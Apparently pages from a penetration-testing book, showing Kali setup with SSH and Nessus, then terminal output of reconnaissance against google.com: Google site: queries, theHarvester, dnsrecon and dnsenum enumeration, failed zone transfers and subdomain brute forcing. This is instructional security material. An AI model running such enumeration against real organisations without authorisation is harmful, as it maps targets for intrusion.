
```
File Edit View Search Terminal Help
DATA
#
# List of blacklisted init scripts
#
#apache2 disabled
avahi-daemon disabled
bluetooth disabled
couchdb disabled
cups disabled
dictd disabled
exim4 disabled
iodined disabled
minissdpd disabled
nfs-common disabled
openbsd-inetd disabled
postfix disabled
postgresql disabled
rpcbind disabled
sane disabled
#ssh disabled
winbind disabled
tinyproxy disabled
pure-ftpd disabled
#
# List of whitelisted init scripts
#
acpid enabled
acpi-fakekey enabled
acpi-support enabled
alsa-utils enabled
anacron enabled
atd enabled
atop enabled
binfmt-support enabled
bootlogs enabled
bootmisc.sh enabled
checkfs.sh enabled
checkroot-bootclean.sh enabled
checkroot.sh enabled
console-setup enabled
cpufrequtils enabled
cron enabled
cryptdisks-early enabled
cryptdisks enabled
dbus enabled
e2fsprogs enabled
etc-setserial enabled
fetchmail enabled
gdm3 enabled
hdparm enabled
136,12 65%
```

```
File Edit View Search Terminal Help
root@kali:~# update-rc.d ssh defaults
root@kali:~# update-rc.d ssh enable
root@kali:~#
```

---

```
root@kali:~# /etc/init.d/ssh start
[ ok ] Starting OpenBSD Secure Shell server: sshd.
root@kali:~# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:ac:e6:3e
          inet addr:172.16.36.244  Bcast:172.16.36.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feac:e63e/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9 errors:0 dropped:0 overruns:0 frame:0
          TX packets:33 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1332 (1.3 KiB)  TX bytes:2692 (2.6 KiB)
          Interrupt:19 Base address:0x2000
```

```
File Edit View Search Terminal Help
root@kali:~# ssh root@172.16.69.133
The authenticity of host '172.16.69.133 (172.16.69.133)' can't be established.
ECDSA key fingerprint is SHA256:Pm80Pm7VVijwn0p8rBJR/L24uoYKm90BBUM7CBXmGbA.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.16.69.133' (ECDSA) to the list of known hosts.
root@172.16.69.133's password:
Last login: Sun Jan 29 09:55:57 2017 from 172.16.69.135
root@kali:~# █
```



```
Michael's-MacBook-Pro:~ michaelhixon$ ssh-copy-id root@192.168.68.130
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/Users/michaelhixon/.ssh/id_rsa.pub"
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is to install the new keys
root@192.168.68.130's password:

Number of key(s) added:      1

Now try logging into the machine, with: "ssh 'root@192.168.68.130'"
and check to make sure that only the key(s) you wanted were added.

Michael's-MacBook-Pro:~ michaelhixon$
```



```
File Edit View Search Terminal Help
root@kali:~# ls
book      Downloads  Music      Public
Desktop   Dropbox   Nessus-6.9.3-debian6_amd64.deb  Templates
Documents ex        Pictures    Videos
root@kali:~# dpkg -i Nessus-6.9.3-debian6_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 321140 files and directories currently installed.)
Preparing to unpack Nessus-6.9.3-debian6_amd64.deb ...
Unpacking nessus (6.9.3) ...
Setting up nessus (6.9.3) ...
Unpacking Nessus Core Components...
nessusd (Nessus) 6.9.3 [build M20076] for Linux
Copyright (C) 1998 - 2016 Tenable Network Security, Inc

Processing the Nessus plugins...
[#####]

All plugins loaded (1sec)

- You can start Nessus by typing /etc/init.d/nessusd start
- Then go to https://kali:8834/ to configure your scanner

Processing triggers for systemd (232-8) ...
root@kali:~#
```



### This Connection is Untrusted

You have asked Firefox to connect securely to 172.16.36.244:8834, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

#### What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

- ▶ **Technical Details**
- ▶ **I Understand the Risks**

#### ▼ I Understand the Risks

If you understand what's going on, you can tell Firefox to start trusting this site's identification. **Even if you trust the site, this error could mean that someone is tampering with your connection.**

Don't add an exception unless you know there's a good reason why this site doesn't use trusted identification.

---

## Initial Account Setup

First, we need to create an admin user for the scanner. This user will have administrative control on the scanner; the admin has the ability to create/delete users, stop ongoing scans, and change the scanner configuration.

Login:


Password:

Confirm Password:

## Plugin Feed Registration

As information about new vulnerabilities is discovered and released into the public domain, Tenable's research staff designs programs ("plugins") that enable Nessus to detect their presence. The plugins contain vulnerability information, the algorithm to test for the presence of the security issue, and a set of remediation actions. Enter your Activation Code below to subscribe to a "Plugin Feed".

Please enter your  
Activation Code:






Remember Me

---

## Chapter 2: Reconnaissance


Target
Domain/subdomains
IP addresses
Open ports
OS/services
Vulnerabilities





Google site:google.com    [Sign in](#)


[All](#) [Images](#) [News](#) [Shopping](#) [Maps](#) [More](#) [Settings](#) [Tools](#)


About 2,600,000,000 results (0.29 seconds)


**Google**  
<https://www.google.com/>   
Search the world's information, including webpages, Images, videos and more. Google has many special features to help you find exactly what you're looking ...


**Google Cloud Platform: Google Cloud Computing, Hosting Services ...**  
<https://cloud.google.com/>   
Google Cloud Platform lets you build and host applications and websites, store data, and analyze data on Google's scalable infrastructure.


**Inbox by Gmail - the inbox that works for you - Google**  
<https://www.google.com/inbox/>   
Inbox by Gmail is a new app from the Gmail team. Inbox is an organized place to get things done and get back to what matters. Bundles keep emails organized.


**Google for Nonprofits - Fundraising, Collaboration & More**  
<https://www.google.com/nonprofits/>   
When you aim to solve big problems, you need to have the right tools. Google for Nonprofits offers tools for fundraising, collaboration, spreading your message ...


**Diversity - Google**  
<https://www.google.com/diversity/>   
We're working toward a web that includes everyone. Our approach aims to strengthen diversity at Google and increase opportunities overall.


**G Suite – Gmail, Drive, Docs and More**  
<https://gsuite.google.com/>   
Do your best work with Google's suite of intelligent apps (formerly Google Apps). Get business email, video conferencing, online storage and file sharing.


**Google AdMob - Mobile App Monetization & In App Advertising ...**  
<https://www.google.com/admob/>   
Earn more from your mobile apps using Google AdMob. Use in-app advertising to generate revenue, improve user experience, and scale your business.



**Google Analytics Solutions - Marketing Analytics & Measurement ...**  
<https://www.google.com/analytics/>   
Google Analytics Solutions offer free and enterprise analytics tools to measure website, app, digital and offline data to gain customer insights.

**Google I/O 2017**  
<https://www.google.com/io/>   
Google I/O brings together developers from around the globe for an immersive experience focused on exploring the next generation of tech.  
May 17 - May 19 [Shoreline Amphitheatre Mountain View, California](#)

**Google Duo - The simple video calling app.**  
<https://duo.google.com/>   
Google Duo is the new, simple video calling app that brings you face-to-face with all the people that matter most.


 [Next](#)


 New York - From your Internet address - Use precise location - Learn more


Google    Sign in


[All](#) [Images](#) [News](#) [Shopping](#) [Maps](#) [More](#) [Settings](#) [Tools](#)


About 2,600,000,000 results (0.52 seconds)


**Google Cloud Platform: Google Cloud Computing, Hosting Services ...**  
<https://cloud.google.com/>   
Google Cloud Platform lets you build and host applications and websites, store data, and analyze data on Google's scalable infrastructure.


**Google Translate**  
<https://translate.google.com/>   
Google's free service instantly translates words, phrases, and web pages between English and over 100 other languages.


**G Suite – Gmail, Drive, Docs and More**  
<https://gsuite.google.com/>   
Do your best work with Google's suite of intelligent apps (formerly Google Apps). Get business email, video conferencing, online storage and file sharing.


**Google Duo - The simple video calling app.**  
<https://duo.google.com/>   
Google Duo is the new, simple video calling app that brings you face-to-face with all the people that matter most.


**Google Domains – Google**  
<https://domains.google.com/>   
Search for and register a domain, get hosting, and build a site with Google Domains. The best of the internet backed by the security of Google.


**Shop Pixel, Chromecast, and more at Google Store**  
<https://store.google.com/>   
Official Google Store for Google devices and accessories. Buy Pixel, Google Home, Daydream View, Chromecast, Google Wifi, Pixel C, Android Wear, Nest, and ...

**The Keyword | Google**  
<https://blog.google.com/>   
6 days ago - Discover all the latest about our products, technology, and Google culture on our official blog.

**Firebase**  
<https://firebase.google.com/>   
Firebase gives you the tools and infrastructure you need to build better apps and grow successful businesses.

**OnHub – Google**  
<https://on.google.com/>   
Meet OnHub, a new router from Google that's built for all the ways you Wi-Fi.

**Google Developers**  
<https://developers.google.com/>   
Google I/O 2017. May 17 - 19, Mountain View. Watch the Google Keynote, Developer Keynote, and all sessions in real-time on google.com/io or by joining an I/O ...

 [Next](#)

● New York - From your Internet address - Use precise location - Learn more

[Help](#) [Send feedback](#) [Privacy](#) [Terms](#)



site:google.com -site:www.google.com -site:cloud.google.com -site:trans

Sign in

All Images News Shopping Maps More Settings Tools

About 2,600,000,000 results (0.66 seconds)

### Google Photos - All your photos organized and easy to find

<https://photos.google.com/>  
All your photos are backed up safely, organized and labeled automatically, so you can find them fast, and share them how you like.

### Google Hangouts

<https://hangouts.google.com/>  
Hangouts bring conversations to life with photos, emoji, and even group video calls for free. Connect with friends across computers, Android, and Apple devices.

### Moving on from Picasa

<https://picasa.google.com/>  
We've decided to retire Picasa in order to focus on a single photo service in Google Photos – a new, smarter photo app that works seamlessly across mobile and ...

### Welcome to My Activity

<https://myactivity.google.com/>  
Find and see your search history, browsing history, and other activity that's saved to your Google Account in My Activity. You're in control of this data and can ...

### Google Family Link - Home

<https://families.google.com/familylink/>  
Stay in the loop as your kid explores on their Android device.

### Blogger.com - Create a unique and beautiful blog. It's easy and free.

<https://picasa.google.com/blogger/>  
Publish your passions your way. Whether you'd like to share your knowledge, experiences or the latest news, create a unique and beautiful blog for free.

### What's Hot - Google+

<https://plus.google.com/explore>  
Discover amazing things and connect with passionate people.

### Google for Education: Bringing Learning Online

<https://edu.google.com/trust/>  
This webpage explains Google's privacy and security commitments for the tools we provide for schools.

### Daydream View – Made by Google

<https://madebygoogle.com/vr/>  
Daydream View is a VR headset and controller by Google that lets you explore new worlds, kick back in your personal VR cinema, and play games that put you ...

### Google's Business Mapping Solutions - Google Cloud

<https://enterprise.google.com/maps/>  
Google Maps empowers you to create beautiful maps for your sites, apps and internal platforms. See how location intelligence can open new growth possibilities ...



New York - From your Internet address - Use precise location - Learn more

Help Send feedback Privacy Terms



```
File Edit View Search Terminal Help
root@kali:~# theharvester -d google.com -l 500 -b google
*****
*
* THE HARVESTER
*
* TheHarvester Ver. 2.7
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*****

[-] Searching in Google:
    Searching 0 results...
    Searching 100 results...
    Searching 200 results...
    Searching 300 results...
    Searching 400 results...
    Searching 500 results...

[+] Emails found:
-----
No emails found

[+] Hosts found in search engines:
-----
[-] Resolving hostnames IPs...
172.217.6.205:accounts.google.com
172.217.6.206:books.google.com
172.217.6.206:chrome.google.com
172.217.6.206:cla.developers.google.com
172.217.6.206:code.google.com
172.217.6.206:developer.google.com
172.217.6.206:drive.google.com
172.217.6.206:hangouts.google.com
172.217.6.206:images.google.com
172.217.6.197:mail.google.com
172.217.6.206:maps.google.com
172.217.6.206:news.google.com
216.239.32.10:ns1.google.com
216.239.34.10:ns2.google.com
216.239.38.10:ns4.google.com
172.217.6.206:photos.google.com
172.217.6.206:play.google.com
172.217.6.206:plus.google.com
172.217.6.206:translate.google.com
172.217.6.196:www.google.com
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# theharvester -d google.com -l 500 -b linkedin
*****
*
* THE HARVESTER
*
* TheHarvester Ver. 2.7
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*****

[-] Searching in LinkedIn..
    Searching 100 results..
    Searching 200 results..
    Searching 300 results..
    Searching 400 results..
    Searching 500 results..

Users from LinkedIn:
-----
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# theharvester -d google.com -l 500 -b all
*****
*
* THE HARVESTER
*
* TheHarvester Ver. 2.7
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*****

Full harvest..
[-] Searching in Google..
    Searching 0 results...
    Searching 100 results...
    Searching 200 results...
    Searching 300 results...
    Searching 400 results...
    Searching 500 results...
[-] Searching in PGP Key server..
[-] Searching in Bing..
    Searching 50 results...
    Searching 100 results...
    Searching 150 results...
    Searching 200 results...
    Searching 250 results...
    Searching 300 results...
    Searching 350 results...
    Searching 400 results...
    Searching 450 results...
    Searching 500 results...
[-] Searching in Exalead..
    Searching 50 results...
    Searching 100 results...
    Searching 150 results...
    Searching 200 results...
    Searching 250 results...
    Searching 300 results...
    Searching 350 results...
    Searching 400 results...
    Searching 450 results...
    Searching 500 results...
    Searching 550 results...
```

```
File Edit View Search Terminal Help
[+] Emails found:
-----
@google.com
arin-contact@google.com
pixel-1494858915577087-web@google.com
[+] Hosts found in search engines:
-----
[-] Resolving hostnames IPs...
172.217.6.205:accounts.google.com
172.217.6.206:books.google.com
172.217.6.206:code.google.com
172.217.6.206:developers.google.com
172.217.6.206:docs.google.com
172.217.6.206:duo.google.com
172.217.6.206:earth.google.com
172.217.6.206:finance.google.com
173.194.205.101:groups.google.com
172.217.6.206:images.google.com
172.217.6.206:local.google.com
172.217.6.197:mail.google.com
172.217.6.206:maps.google.com
172.217.6.206:mapengine.google.com
172.217.6.206:meet.google.com
172.217.6.206:music.google.com
172.217.6.206:news.google.com
172.217.6.206:photos.google.com
172.217.6.206:play.google.com
172.217.6.206:plus.google.com
172.217.6.206:search.google.com
172.217.6.206:sites.google.com
172.217.6.206:store.google.com
172.217.6.206:support.google.com
172.217.6.206:translate.google.com
172.217.6.206:video.google.com
172.217.6.196:www.google.com
[+] Virtual hosts:
-----
173.194.205.101 drive.google
173.194.205.101 groups.google > d > msg > ... > eH14-Z1Z6m0
173.194.205.101 groups.google > d > msg > ... > Rzt5AhUaal4
173.194.205.101 code.google > archive > p > ... > Tutorials.wiki
173.194.205.101 drive.google.com
173.194.205.101 groups.google.com
173.194.205.101 code.google.com
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# host -a google.com
Trying 'google.com'
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 53721
;; flags: qr rd ra; QUERY: 1, ANSWER: 17, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;google.com.
IN ANY

;; ANSWER SECTION:
google.com. 5 IN A 172.217.6.206
google.com. 5 IN A 172.217.6.206
google.com. 5 IN A 172.217.6.206
google.com. 5 IN AAAA 2607:f8b0:4006:804::20e
google.com. 5 IN TXT "v=spf1 include:_spf.google.com ~all"
google.com. 5 IN NS ns3.google.com.
google.com. 5 IN NS ns2.google.com.
google.com. 5 IN NS ns1.google.com.
google.com. 5 IN NS ns4.google.com.
google.com. 5 IN CAA 0 issue "symantec.com"
google.com. 5 IN CAA 0 issue "pki.goog"
google.com. 5 IN SOA ns3.google.com. dns-admin.google.com. 156033029 900 900 1800 60
google.com. 5 IN MX 10 aspmx.l.google.com.
google.com. 5 IN MX 50 alt4.aspmx.l.google.com.
google.com. 5 IN MX 20 alt1.aspmx.l.google.com.
google.com. 5 IN MX 40 alt3.aspmx.l.google.com.
google.com. 5 IN MX 30 alt2.aspmx.l.google.com.

Received 436 bytes from 192.168.68.2#53 in 54 ms
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# host -t ns google.com
google.com name server ns4.google.com.
google.com name server ns1.google.com.
google.com name server ns3.google.com.
google.com name server ns2.google.com.
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# host -t mx google.com
google.com mail is handled by 40 alt3.aspmx.l.google.com.
google.com mail is handled by 20 alt1.aspmx.l.google.com.
google.com mail is handled by 50 alt4.aspmx.l.google.com.
google.com mail is handled by 10 aspmx.l.google.com.
google.com mail is handled by 30 alt2.aspmx.l.google.com.
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# host google.com
google.com has address 172.217.6.206
google.com has address 172.217.6.206
google.com has address 172.217.6.206
google.com is an alias for google.com.
google.com has address 172.217.6.206
google.com mail is handled by 40 alt3.aspmx.l.google.com.
google.com mail is handled by 20 alt1.aspmx.l.google.com.
google.com mail is handled by 50 alt4.aspmx.l.google.com.
google.com mail is handled by 10 aspmx.l.google.com.
google.com mail is handled by 30 alt2.aspmx.l.google.com.
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# host madeupsub.google.com
Host madeupsub.google.com not found: 3(NXDOMAIN)
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# host -l google.com ns1.google.com
Using domain server:
Name: ns1.google.com
Address: 216.239.32.10#53
Aliases:

; Transfer failed.
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# chmod 755 dns-find-transfer.sh
root@kali:~# ./dns-find-transfer.sh
Usage: #./dns-find-transfer.sh <domain>
root@kali:~# ./dns-find-transfer.sh google.com
ns4.google.com 216.239.38.10
ns1.google.com 216.239.32.10
ns3.google.com 216.239.36.10
ns2.google.com 216.239.34.10
root@kali:~#
```



```

File Edit View Search Terminal Help
root@kali:~# dnsrecon -h
Version: 0.8.10
Usage: dnsrecon.py <options>

Options:
-h, --help                Show this help message and exit.
-d, --domain <domain>    Target domain.
-r, --range <range>      IP range for reverse lookup brute force in formats (first-last) or in (range/bitmask).
-n, --name_server <name> Domain server to use. If none is given, the SOA of the target will be used.
-D, --dictionary <file> Dictionary file of subdomain and hostnames to use for brute force.
-f                        Filter out of brute force domain lookup, records that resolve to the wildcard defined
                        IP address when saving records.
-t, --type <types>      Type of enumeration to perform:
                        std      SOA, NS, A, AAAA, MX and SRV if AXRF on the NS servers fail.
                        rvl      Reverse lookup of a given CIDR or IP range.
                        brt      Brute force domains and hosts using a given dictionary.
                        srv      SRV records.
                        axfr     Test all NS servers for a zone transfer.
                        goo      Perform Google search for subdomains and hosts.
                        snoop    Perform cache snooping against all NS servers for a given domain, testing
                        all with file containing the domains, file given with -D option.
                        tld      Remove the TLD of given domain and test against all TLDs registered in IANA.
                        zonewalk Perform a DNSSEC zone walk using NSEC records.
-a                        Perform AXFR with standard enumeration.
-s                        Perform a reverse lookup of IPv4 ranges in the SPF record with standard enumeration.
-g                        Perform Google enumeration with standard enumeration.
-w                        Perform deep whois record analysis and reverse lookup of IP ranges found through
                        Whois when doing a standard enumeration.
-z                        Performs a DNSSEC zone walk with standard enumeration.
--threads <number>      Number of threads to use in reverse lookups, forward lookups, brute force and SRV
                        record enumeration.
--lifetime <number>     Time to wait for a server to response to a query.
--db <file>              SQLite 3 file to save found records.
--xml <file>            XML file to save found records.
--iw                     Continue brute forcing a domain even if a wildcard records are discovered.
-c, --csv <file>        Comma separated value file.
-j, --json <file>       JSON file.
-v                        Show attempts in the brute force modes.
root@kali:~#

```

```

File Edit View Search Terminal Help
root@kali:~# dnsrecon -d google.com
[*] Performing General Enumeration of Domain: google.com
[*] DNSSEC is not configured for google.com
[*] SOA ns1.google.com 216.239.32.10
[*] NS ns4.google.com 216.239.38.10
[*] NS ns1.google.com 216.239.32.10
[*] NS ns2.google.com 216.239.34.10
[*] NS ns3.google.com 216.239.36.10
[*] MX aspmx.l.google.com 173.194.68.27
[*] MX alt4.aspmx.l.google.com 173.194.69.27
[*] MX alt1.aspmx.l.google.com 64.233.190.27
[*] MX alt2.aspmx.l.google.com 209.85.203.27
[*] MX alt3.aspmx.l.google.com 74.125.140.27
[*] A google.com 172.217.3.14
[*] TXT google.com v=spf1 include:spf.google.com -all
[*] Enumerating SRV Records
[*] SRV _ldap._tcp.google.com ldap.google.com 216.239.32.58 389 0
[*] SRV _xmpp-server._tcp.google.com xmpp-server.l.google.com 209.85.201.125 5269 0
[*] SRV _xmpp-server._tcp.google.com alt2.xmpp-server.l.google.com 209.85.203.125 5269 0
[*] SRV _xmpp-server._tcp.google.com alt3.xmpp-server.l.google.com 74.125.133.125 5269 0
[*] SRV _xmpp-server._tcp.google.com alt4.xmpp-server.l.google.com 74.125.128.125 5269 0
[*] SRV _xmpp-server._tcp.google.com alt1.xmpp-server.l.google.com 64.233.190.125 5269 0
[*] SRV _jabber._tcp.google.com alt4.xmpp-server.l.google.com 74.125.128.125 5269 0
[*] SRV _jabber._tcp.google.com alt3.xmpp-server.l.google.com 74.125.133.125 5269 0
[*] SRV _jabber._tcp.google.com xmpp-server.l.google.com 209.85.201.125 5269 0
[*] SRV _jabber._tcp.google.com alt1.xmpp-server.l.google.com 64.233.190.125 5269 0
[*] SRV _jabber._tcp.google.com alt2.xmpp-server.l.google.com 209.85.203.125 5269 0
[*] SRV _xmpp-client._tcp.google.com alt3.xmpp.l.google.com 74.125.133.125 5222 0
[*] SRV _xmpp-client._tcp.google.com xmpp.l.google.com 209.85.201.125 5222 0
[*] SRV _xmpp-client._tcp.google.com alt2.xmpp.l.google.com 209.85.203.125 5222 0
[*] SRV _xmpp-client._tcp.google.com alt4.xmpp.l.google.com 74.125.128.125 5222 0
[*] SRV _xmpp-client._tcp.google.com alt1.xmpp.l.google.com 64.233.190.125 5222 0
[*] SRV _jabber-client._tcp.google.com alt3.xmpp.l.google.com 74.125.133.125 5222 0
[*] SRV _jabber-client._tcp.google.com alt1.xmpp.l.google.com 64.233.190.125 5222 0
[*] SRV _jabber-client._tcp.google.com alt4.xmpp.l.google.com 74.125.128.125 5222 0
[*] SRV _jabber-client._tcp.google.com xmpp.l.google.com 209.85.201.125 5222 0
[*] SRV _jabber-client._tcp.google.com alt2.xmpp.l.google.com 209.85.203.125 5222 0
[*] 21 Records Found
root@kali:~#

```

```
File Edit View Search Terminal Help
root@kali:~# dnsrecon -r 216.239.34.00-216.239.34.50
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 216.239.34.0 to 216.239.34.50
[*] PTR ns2.google.com 216.239.34.10
[*] PTR any-in-220f.1e100.net 216.239.34.15
[*] PTR any-in-2215.1e100.net 216.239.34.21
[*] PTR any-in-2216.1e100.net 216.239.34.22
[*] PTR any-in-2217.1e100.net 216.239.34.23
[*] PTR any-in-221a.1e100.net 216.239.34.26
[*] PTR any-in-2228.1e100.net 216.239.34.40
[*] 7 Records Found
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# dnsrecon -d google.com -a
[*] Performing General Enumeration of Domain: google.com
[*] Checking for Zone Transfer for google.com name servers
[*] Resolving SOA Record
[*] SOA ns3.google.com 216.239.36.10
[*] Resolving NS Records
[*] NS Servers found:
[*] NS ns4.google.com 216.239.38.10
[*] NS ns1.google.com 216.239.32.10
[*] NS ns2.google.com 216.239.34.10
[*] NS ns3.google.com 216.239.36.10
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 216.239.36.10
[*] 216.239.36.10 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] No answer or RRset not for qname
[*]
[*] Trying NS server 216.239.34.10
[*] 216.239.34.10 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] No answer or RRset not for qname
[*]
[*] Trying NS server 216.239.32.10
[*] 216.239.32.10 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] No answer or RRset not for qname
[*]
[*] Trying NS server 216.239.38.10
[*] 216.239.38.10 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] No answer or RRset not for qname
[*] Checking for Zone Transfer for google.com name servers
[*] Resolving SOA Record
[*] SOA ns3.google.com 216.239.36.10
[*] Resolving NS Records
[*] NS Servers found:
[*] NS ns4.google.com 216.239.38.10
[*] NS ns1.google.com 216.239.32.10
[*] NS ns2.google.com 216.239.34.10
```

```
File Edit View Search Terminal Help
root@kali:~# dnsenum -h
dnsenum.pl VERSION:1.2.3
Usage: dnsenum.pl [Options] <domain>
[Options]:
Note: the brute force -f switch is obligatory.
GENERAL OPTIONS:
--dnsserver <server>
    Use this DNS server for A, NS and MX queries.
--enum
    Shortcut option equivalent to --threads 5 -s 15 -w.
-h, --help
    Print this help message.
--noreverse
    Skip the reverse lookup operations.
--nocolor
    Disable ANSIColor output.
--private
    Show and save private ips at the end of the file domain_ips.txt.
--subfile <file>
    Write all valid subdomains to this file.
-t, --timeout <value>
    The tcp and udp timeout values in seconds (default: 10s).
--threads <value>
    The number of threads that will perform different queries.
-v, --verbose
    Be verbose: show all the progress and all the error messages.
GOOGLE SCRAPING OPTIONS:
-p, --pages <value>
    The number of google search pages to process when scraping names,
    the default is 5 pages, the -s switch must be specified.
-s, --scrap <value>
    The maximum number of subdomains that will be scraped from Google (default 15).
BRUTE FORCE OPTIONS:
-f, --file <file>
    Read subdomains from this file to perform brute force.
-u, --update <a|g|r|z>
    Update the file specified with the -f switch with valid subdomains.
    a (all)
        Update using all results.
    g
        Update using only google scraping results.
    r
        Update using only reverse lookup results.
    z
        Update using only zonetransfer results.
-r, --recursion
    Recursion on subdomains, brute force all discovered subdomains that have an NS record.
WHOIS NETRANGE OPTIONS:
-d, --delay <value>
    The maximum value of seconds to wait between whois queries, the value is defined randomly, default: 3s.
-w, --whois
    Perform the whois queries on c class network ranges.
    **Warning**: this can generate very large netranches and it will take lot of time to performe reverse lookups.
REVERSE LOOKUP OPTIONS:
-e, --exclude <regex>
    Exclude PTR records that match the regex expression from reverse lookup results, useful on invalid hostnames.
OUTPUT OPTIONS:
-o --output <file>
    Output in XML format. Can be imported in MagicTree (www.gremwell.com)
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# dnsenum google.com
dnsenum.pl VERSION:1.2.3

----- google.com -----

Host's addresses:
-----
google.com.                5      IN      A       172.217.0.46

Name Servers:
-----
ns4.google.com.           5      IN      A       216.239.38.10
ns1.google.com.           5      IN      A       216.239.32.10
ns2.google.com.           5      IN      A       216.239.34.10
ns3.google.com.           5      IN      A       216.239.36.10

Mail (MX) Servers:
-----
alt4.aspmx.l.google.com.  5      IN      A       173.194.69.27
alt2.aspmx.l.google.com.  5      IN      A       209.85.203.27
alt1.aspmx.l.google.com.  5      IN      A       64.233.190.27
alt3.aspmx.l.google.com.  5      IN      A       74.125.140.27
aspmx.l.google.com.       5      IN      A       173.194.204.27

Trying Zone Transfers and getting Bind Versions:
-----
Trying Zone Transfer for google.com on ns4.google.com ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for google.com on ns2.google.com ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for google.com on ns3.google.com ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for google.com on ns1.google.com ...
AXFR record query failed: corrupt packet

brute force file not specified, bay.
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# dnsenum -f /usr/share/wordlists/subdomains/subdomains_popular_1000 -r google.com
dnsenum.pl VERSION:1.2.3
----- google.com -----

Host's addresses:
-----
google.com.                5      IN      A       172.217.0.46

Name Servers:
-----
ns4.google.com.           5      IN      A       216.239.38.10
ns1.google.com.           5      IN      A       216.239.32.10
ns2.google.com.           5      IN      A       216.239.34.10
ns3.google.com.           5      IN      A       216.239.36.10

Mail (MX) Servers:
-----
alt4.aspmx.l.google.com.  5      IN      A       173.194.69.27
alt2.aspmx.l.google.com.  5      IN      A       209.85.203.27
alt1.aspmx.l.google.com.  5      IN      A       64.233.190.27
alt3.aspmx.l.google.com.  5      IN      A       74.125.140.27
aspmx.l.google.com.       5      IN      A       173.194.204.27

Trying Zone Transfers and getting Bind Versions:
-----
Trying Zone Transfer for google.com on ns3.google.com ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for google.com on ns4.google.com ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for google.com on ns2.google.com ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for google.com on ns1.google.com ...
AXFR record query failed: corrupt packet
```

```
File Edit View Search Terminal Help
Brute forcing with /usr/share/wordlists/subdomains/subdomains_popular_1000:

www.google.com. 5 IN A 173.194.219.99
www.google.com. 5 IN A 173.194.219.106
www.google.com. 5 IN A 173.194.219.104
www.google.com. 5 IN A 173.194.219.103
www.google.com. 5 IN A 173.194.219.105
www.google.com. 5 IN A 173.194.219.147
mail.google.com. 5 IN CNAME goooglemail.l.google.com.
goooglemail.l.google.com. 5 IN A 172.217.3.5
blog.google.com. 5 IN CNAME www.blogger.com.
www.blogger.com. 5 IN CNAME blogger.l.google.com.
blogger.l.google.com. 5 IN A 172.217.3.9
ns1.google.com. 5 IN A 216.239.32.10
ns2.google.com. 5 IN A 216.239.34.10
vpn.google.com. 5 IN A 64.9.224.70
